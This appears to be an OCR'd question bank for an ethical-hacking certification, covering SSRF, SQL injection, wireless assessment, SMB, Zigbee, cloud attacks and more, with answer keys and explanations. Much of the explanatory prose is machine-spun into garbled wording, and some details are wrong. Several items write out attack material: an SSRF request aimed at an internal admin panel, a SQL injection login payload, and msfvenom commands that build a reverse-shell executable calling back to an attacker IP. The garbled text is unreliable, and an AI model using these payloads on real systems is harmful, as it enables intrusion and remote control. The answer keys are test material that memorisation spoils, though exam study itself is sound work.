B. Server-side request forgery (SSRF) attack
C. Web server misconfiguration
D. web cache poisoning attack

Answer: B

Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker's choosing.
In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization's infrastructure, or to external third-party systems.
Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren't directly reachable by

users. These systems typically have non-routable private informatics addresses. Since the back-end systems normally ordinarily protected by the topology, they typically have a weaker security posture. In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone who is able to act with the systems.
In the preceding example, suppose there's an body interface at the back-end url https://192.168.0.68/admin. Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://192.168.0.68/admin

Question: 79

Attacker Rony Installed a rogue access point within an organization's perimeter and attempted to Intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

A. Distributed assessment
B. Wireless network assessment
C. Host-based assessment
D. Application assessment

Answer: B

Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.
Expanding your network capabilities are often done well using wireless networks, but it also can be a source of harm to your data system . Deficiencies in its implementations or configurations can allow tip to be accessed in an unauthorized manner.This makes it imperative to closely monitor your wireless network while also conducting periodic Wireless Network assessment.
It identifies flaws and provides an unadulterated view of exactly how vulnerable your systems are to malicious and unauthorized accesses.
Identifying misconfigurations and inconsistencies in wireless implementations and rogue access points can improve your security posture and achieve compliance with regulatory frameworks.

Question: 80

What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?

A. Performing content enumeration using the bruteforce mode and 10 threads
B. Shipping SSL certificate verification
C. Performing content enumeration using a wordlist
D. Performing content enumeration using the bruteforce mode and random file extensions

Answer: C

Analyze Web Applications: Identify Files and Directories - enumerate applications, as well as hidden directories and files of the web application hosted on the web server. Tools such as ☆Gobuster is directory scanner that allows attackers to perform fast-paced enumeration of hidden files and directories of a target web application. # gobuster -u <target URL> -w common.txt (wordlist) (P.1849/1833)

Question: 81

Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He immediately discovers unencrypted traffic in port UDP 161. what protocol is this port using and how can he secure that traffic?

A. it is not necessary to perform any actions, as SNMP is not carrying important information.
B. SNMP and he should change it to SNMP V3
C. RPC and the best practice is to disable RPC completely
D. SNMP and he should change it to SNMP v2, which is encrypted

Answer: B

We have various articles already in our documentation for setting up SNMPv2 trap handling in Opsview, but SNMPv3 traps are a whole new ballgame. They can be quite confusing and complicated to set up the first time you go through the process, but when you understand what is going on, everything should make more sense.
SNMP has gone through several revisions to improve performance and security (version 1, 2c and 3). By default, it is a UDP port based protocol where communication is based on a 'fire and forget' methodology in which network packets are sent to another device, but there is no check for receipt of that packet (versus TCP port when a network packet must be acknowledged by the other end of the communication link).
There are two modes of operation with SNMP – get requests (or polling) where one device requests information from an SNMP enabled device on a regular basis (normally using UDP port 161), and traps where the SNMP enabled device sends a message to another device when an event occurs (normally using UDP port 162). The latter includes instances such as someone logging on, the device powering up or down, or a wide variety of other problems that would need this type of investigation.
This blog covers SNMPv3 traps, as polling and version 2c traps are covered elsewhere in our documentation.
SNMP traps

Since SNMP is primarily a UDP port based system, traps may be 'lost' when sending between devices; the sending device does not wait to see if the receiver got the trap. This means if the configuration on the sending device is wrong (using the wrong receiver IP address or port) or the receiver isn't listening for traps or rejecting them out of hand due to misconfiguration, the sender will never know.
The SNMP v2c specification introduced the idea of splitting traps into two types; the original 'hope it gets there' trap and the newer 'INFORM' traps. Upon receipt of an INFORM, the receiver must send an acknowledgement back. If the sender doesn't get the acknowledgement back, then it knows there is an existing problem and can log it for sysadmins to find when they interrogate the device.

Question: 82

John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the IDAP service for sensitive information such as usernames. addresses, departmental details, and server names to launch further attacks on the target organization.
What is the tool employed by John to gather information from the IDAP service?

A. jxplorer
B. Zabasearch
C. EarthExplorer
D. Ike-scan

Answer: A

JXplorer could be a cross platform LDAP browser and editor. it's a standards compliant general purpose LDAP client which will be used to search, scan and edit any commonplace LDAP directory, or any directory service with an LDAP or DSML interface.
It is extremely flexible and can be extended and custom in a very number of the way. JXplorer is written in java, and also the source code and source code build system ar obtainable via svn or as a packaged build for users who wish to experiment or any develop the program.
JX is is available in 2 versions; the free open source version under an OSI Apache two style licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.
JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release.
JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol. it's been tested on Windows, Solaris, linux and OSX, packages are obtainable for HPUX, AIX, BSD and it should run on any java supporting OS.

Question: 83

This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-2S6. MMAC-SHA384, and ECDSA using a 384-bit elliptic curve. Which is this wireless security protocol?

A. WPA2 Personal
B. WPA3-Personal

C. WPA2-Enterprise
D. WPA3-Enterprise

Answer: D

Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise. WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network.
WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raised protect sensitive data:
• Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256)
• Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384)
• Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve
• Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256)
The 192-bit security mode offered by WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network.
It protects sensitive data using many cryptographic algorithms It provides authenticated encryption using GCMP-256 It uses HMAC-SHA-384 to generate cryptographic keys It uses ECDSA-384 for exchanging keys

Question: 84

Suppose that you test an application for the SQL injection vulnerability. You know that the backend database
is based on Microsoft SQL Server. In the login/password form, you enter the following credentials:
Username: attack' or 1=1 -
Password: 123456
Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?

A. select * from Users where UserName = 'attack'' or 1=1 -- and UserPassword = '123456'
B. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'
C. select * from Users where UserName = 'attack or 1=1 -- and UserPassword = '123456'
D. select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'

Answer: D

Question: 85

A newly joined employee. Janet, has been allocated an existing system used by a previous employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He

also Identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. What is the type of vulnerability assessment performed by Martin?

A. Credentialed assessment
B. Database assessment
C. Host-based assessment
D. Distributed assessment

Answer: C

The host-based vulnerability assessment (VA) resolution arose from the auditors' got to periodically review systems. Arising before the net becoming common, these tools typically take an "administrator's eye" read of the setting by evaluating all of the knowledge that an administrator has at his or her disposal.
Uses
Host VA tools verify system configuration, user directories, file systems, registry settings, and all forms of other info on a number to gain information about it. Then, it evaluates the chance of compromise. it should also live compliance to a predefined company policy so as to satisfy an annual audit. With administrator access, the scans area unit less possible to disrupt traditional operations since the computer code has the access it has to see into the complete configuration of the system.
What it Measures Host
VA tools will examine the native configuration tables and registries to spot not solely apparent vulnerabilities, however additionally "dormant" vulnerabilities – those weak or misconfigured systems and settings which will be exploited when an initial entry into the setting. Host VA solutions will assess the safety settings of a user account table; the access management lists related to sensitive files or data; and specific levels of trust applied to other systems. The host VA resolution will a lot of accurately verify the extent of the danger by determinant however way any specific exploit could also be ready to get.
Types of Vulnerability Assessment Host-based assessments are a type of security check that involve conducting a configuration-level check to identify system configurations, user directories, file systems, registry settings, and other parameters to evaluate the possibility of compromise.
Host-based scanners assess systems to identify vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. (P.528/512)

Question: 86

During the enumeration phase. Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445. Which of the following services is enumerated by Lawrence in this scenario?

A. Server Message Block (SMB)
B. Network File System (NFS)
C. Remote procedure call (RPC)
D. Telnet

Answer: A

Worker Message Block (SMB) is an organization document sharing and information texture convention. SMB is utilized by billions of gadgets in a different arrangement of working frameworks, including Windows, MacOS, iOS , Linux, and Android. Customers use SMB to get to information on workers. This permits sharing of records, unified information the board, and brought down capacity limit needs for cell phones. Workers additionally use SMB as a feature of the Software-characterized Data Center for outstanding burdens like grouping and replication.
Since SMB is a far off record framework, it requires security from assaults where a Windows PC may be fooled into reaching a pernicious worker running inside a confided in organization or to a far off worker outside the organization edge. Firewall best practices and arrangements can upgrade security keeping malevolent traffic from leaving the PC or its organization.
For Windows customers and workers that don't have SMB shares, you can obstruct all inbound SMB traffic utilizing the Windows Defender Firewall to keep far off associations from malignant or bargained gadgets. In the Windows Defender Firewall, this incorporates the accompanying inbound principles.

Name	Profile	Enabled
File and Printer Sharing (SMB-In)	All	No
Netlogon Service (NP-In)	All	No
Remote Event Log Management (NP-In)	All	No
Remote Service Management (NP-In)	All	No

You should also create a new blocking rule to override any other inbound firewall rules. Use the following suggested settings for any Windows clients or servers that do not host SMB Shares:
Name: Block all inbound SMB 445
Description: Blocks all inbound SMB TCP 445 traffic. Not to be applied to domain controllers or computers that host SMB shares.
Action: Block the connection
Programs: All
Remote Computers: Any
Protocol Type: TCP
Local Port: 445
Remote Port: Any
Profiles: All
Scope (Local IP Address): Any
Scope (Remote IP Address): Any
Edge Traversal: Block edge traversal
You must not globally block inbound SMB traffic to domain controllers or file servers. However, you can restrict access to them from trusted IP ranges and devices to lower their attack surface. They should also be restricted to Domain or Private firewall profiles and not allow Guest/Public traffic.

Question: 87

George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range

communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?

A. MQTT
B. LPWAN
C. Zigbee
D. NB-IoT

Answer: C

Zigbee could be a wireless technology developed as associate open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE 802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of.4 GHz, 900 MHz and 868 MHz.
The 802.15.4 specification upon that the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003. The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.
The Zigbee three.0 Protocol
The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance.Over three hundred leading semiconductor makers, technology corporations, OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.
THE ZIGBEE ADVANTAGE
The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that area unit common in business and industrial applications. Version 3.0 builds on the prevailing Zigbee normal however unifies the market-specific application profiles to permit all devices to be wirelessly connected within the same network, no matter their market designation and performance. what is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee three.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.
Zigbee protocol options include:
Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks
Low duty cycle – provides long battery life
Low latency
Direct Sequence unfold Spectrum (DSSS)
Up to 65,000 nodes per network
128-bit AES encryption for secure information connections
Collision avoidance, retries and acknowledgements
This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.


Question: 88

Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.
Which of the following techniques is employed by Susan?

A. web shells
B. Webhooks
C. REST API
D. SOAP API

Answer: B

Webhooks are one of a few ways internet applications will communicate with one another.
It allows you to send real-time data from one application to another whenever a given event happens.
For example, let's say you've created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.
What a webhook will is notify you any time someone checks in, therefore you'd be able to run any processes that you simply had in your application once this event is triggered.
The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.
Here's a visual representation of what that looks like:



A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens.
Only it's more complicated than a phone number, because data about the event is shipped to the webhook url in either JSON or XML format. this is known as the "payload."
Here's an example of what a webhook url looks like with the payload it's carrying:

What are Webhooks? Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called “Reverse APIs” as they provide what is required for API specification, and the developer should create an API to use a webhook. A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the “Notify me” bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

Question: 89

Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical Information to Johnson's machine. What is the social engineering technique Steve employed in the above scenario?

A. Quid pro quo
B. Diversion theft
C. Elicitation
D. Phishing

Answer: A

https://www.eccouncil.org/what-is-social-engineering/
This Social Engineering scam involves an exchange of information that can benefit both the victim and the trickster. Scammers would make the prey believe that a fair exchange will be present between both sides, but in reality, only the fraudster stands to benefit, leaving the victim hanging on to nothing. An example of a Quid Pro Quo is a scammer pretending to be an IT support technician. The con artist asks for the login credentials of the company’s computer saying that the company is going to receive technical support in return. Once the victim has provided the credentials, the scammer now has control over the company’s computer and may possibly load malware or steal personal information that can be a motive to commit identity theft.

"A quid pro quo attack (aka something for something" attack) is a variant of baiting. Instead of baiting a target with the promise of a good, a quid pro quo attack promises a service or a benefit based on the execution of a specific action." https://resources.infosecinstitute.com/topic/common-social-engineering-attacks/#:~:text=A%20quid%20pro%20quo%20attack,execution%20of%20a%20specific%20action.

Question: 90

SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may Bypass authentication and allow attackers to access and/or modify data attached to a web application.
Which of the following SQLI types leverages a database server's ability to make DNS requests to pass data to an attacker?

A. Union-based SQLI
B. Out-of-band SQLI
C. ln-band SQLI
D. Time-based blind SQLI

Answer: B

Out-of-band SQL injection occurs when an attacker is unable to use an equivalent channel to launch the attack and gather results. … Out-of-band SQLi techniques would believe the database server's ability to form DNS or HTTP requests to deliver data to an attacker. Out-of-band SQL injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.
Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).
Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

Question: 91

Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.
Which of the following host discovery techniques must he use to perform the given task?

A. UDP scan
B. TCP Maimon scan
C. arp ping scan
D. ACK flag probe scan

Answer: C

One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC 1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. .. This is required to issue a series of ARP requests. This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host. The –send-ip option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.
Raw IP ping scan example for offline targets
This example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like 10.0.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed.
There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP tablespaces are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (–send-ip), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery.
ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP.
Example b ARP ping scan of offline target

In example b, neither the -PR option nor the -send-eth option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network.Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as -PE and -PS) are specified. LAN.. If you do not need to attempt an ARP scan at all, specify –send-ip as shown in Example a “Raw IP Ping Scan for Offline Targets”.
If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an Apple-registered MAC address, your head may turn to you. Use the –spoof-mac option to spoof the MAC address as described in the MAC Address Spoofing section.

Question: 92

Ralph, a professional hacker, targeted Jane, who had recently bought new systems for her company. After a few days, Ralph contacted Jane while masquerading as a legitimate customer support executive, informing that her systems need to be serviced for proper functioning and that customer support will send a computer technician. Jane promptly replied positively. Ralph entered Jane's company using this opportunity and gathered sensitive information by scanning terminals for passwords, searching for important documents in desks, and rummaging bins. What is the type of attack technique Ralph used on jane?

A. Dumpster diving
B. Eavesdropping
C. Shoulder surfing
D. impersonation

Answer: D

Question: 93

Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the targets MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization. Which of the following cloud attacks did Alice perform in the above scenario?

A. Cloud hopper attack
B. Cloud cryptojacking
C. Cloudborne attack
D. Man-in-the-cloud (MITC) attack

Answer: A

Operation Cloud Hopper was an in depth attack and theft of data in 2017 directed at MSP within the uk (U.K.), us (U.S.), Japan, Canada, Brazil, France, Switzerland, Norway, Finland, Sweden, South Africa , India, Thailand, South Korea and Australia. The group used MSP as intermediaries to accumulate assets and trade secrets from MSP client engineering, MSP industrial manufacturing, retail, energy, pharmaceuticals, telecommunications, and government agencies.
Operation Cloud Hopper used over 70 variants of backdoors, malware and trojans. These were delivered through spear-phishing emails. The attacks scheduled tasks or leveraged services/utilities to continue Microsoft Windows systems albeit the pc system was rebooted. It installed malware and hacking tools to access systems and steal data.

Question: 94

joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet

connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

A. Cloud booker
B. Cloud consumer
C. Cloud carrier
D. Cloud auditor

Answer: C

A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.
Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc.
The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.
Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

Question: 95

Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this. James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks. What is the tool employed by James in the above scenario?

A. ophcrack
B. Hootsuite
C. VisualRoute
D. HULK

Answer: B

Hootsuite may be a social media management platform that covers virtually each side of a social media manager's role.
With only one platform users area unit ready to do the easy stuff like reverend cool content and schedule posts on social media in all the high to managing team members and measure ROI.
There area unit many totally different plans to decide on from, from one user set up up to a bespoken enterprise account that's appropriate for much larger organizations.
Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information further helps attackers to perform

various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Sysomos are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on...


Question: 96

Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes. Images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?

A. Docker client
B. Docker objects
C. Docker daemon
D. Docker registries

Answer: C

Docker uses a client-server design. The docker client talks to the docker daemon, that will the work of building, running, and distributing your docker containers. The docker client and daemon will run on the same system, otherwise you will connect a docker consumer to a remote docker daemon. The docker consumer and daemon communicate using a REST API, over OS sockets or a network interface.



The docker daemon (dockerd) listens for docker API requests and manages docker objects like pictures, containers, networks, and volumes. A daemon may communicate with other daemons to manage docker services.

Question: 97

Steven connected his iPhone to a public computer that had been infected by Clark, an attacker. After establishing the connection with the public computer, Steven enabled iTunes WI-FI sync on the computer so that the device could continue communication with that computer even after being

physically disconnected. Now, Clark gains access to Steven's iPhone through the infected computer and is able to monitor and read all of Steven's activity on the iPhone, even after the device is out of the communication zone.
Which of the following attacks is performed by Clark in above scenario?

A. IOS trustjacking
B. lOS Jailbreaking
C. Exploiting SS7 vulnerability
D. Man-in-the-disk attack

Answer: A

An iPhone client's most noticeably terrible bad dream is to have somebody oversee his/her gadget, including the capacity to record and control all action without waiting be in a similar room. In this blog entry, we present another weakness called "Trustjacking", which permits an aggressor to do precisely that.
This weakness misuses an iOS highlight called iTunes Wi-Fi sync, which permits a client to deal with their iOS gadget without genuinely interfacing it to their PC. A solitary tap by the iOS gadget proprietor when the two are associated with a similar organization permits an assailant to oversee the gadget.
Furthermore, we will stroll through past related weaknesses and show the progressions that iPhone has made to alleviate them, and why these are adequately not to forestall comparative assaults.
After interfacing an iOS gadget to another PC, the clients are being found out if they trust the associated PC or not. Deciding to believe the PC permits it to speak with the iOS gadget by means of the standard iTunes APIs.
This permits the PC to get to the photographs on the gadget, perform reinforcement, introduce applications and considerably more, without requiring another affirmation from the client and with no recognizable sign. Besides, this permits enacting the "iTunes Wi-Fi sync" highlight, which makes it conceivable to proceed with this sort of correspondence with the gadget even after it has been detached from the PC, as long as the PC and the iOS gadget are associated with a similar organization. It is intriguing to take note of that empowering "iTunes Wi-Fi sync" doesn't need the casualty's endorsement and can be directed simply from the PC side.
Getting a live stream of the gadget's screen should be possible effectively by consistently requesting screen captures and showing or recording them distantly.
It is imperative to take note of that other than the underlying single purpose of disappointment, approving the vindictive PC, there is no other component that forestalls this proceeded with access. Likewise, there isn't anything that informs the clients that by approving the PC they permit admittance to their gadget even in the wake of detaching the USB link.

Question: 98

what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?

A. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c
B. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f c
C. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
D. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe

Answer: C

https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom
Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler. Run 'set payload' for the relevant payload used and configure all necessary options (LHOST, LPORT, etc). Execute and wait for the payload to be run. For the examples below it's pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on.
Example for Windows:
- *msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe*

Question: 99

which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

A. intrusion detection system
B. Honeypot
C. Botnet
D Firewall

Answer: B

A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game. honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network — that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good.
That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment.
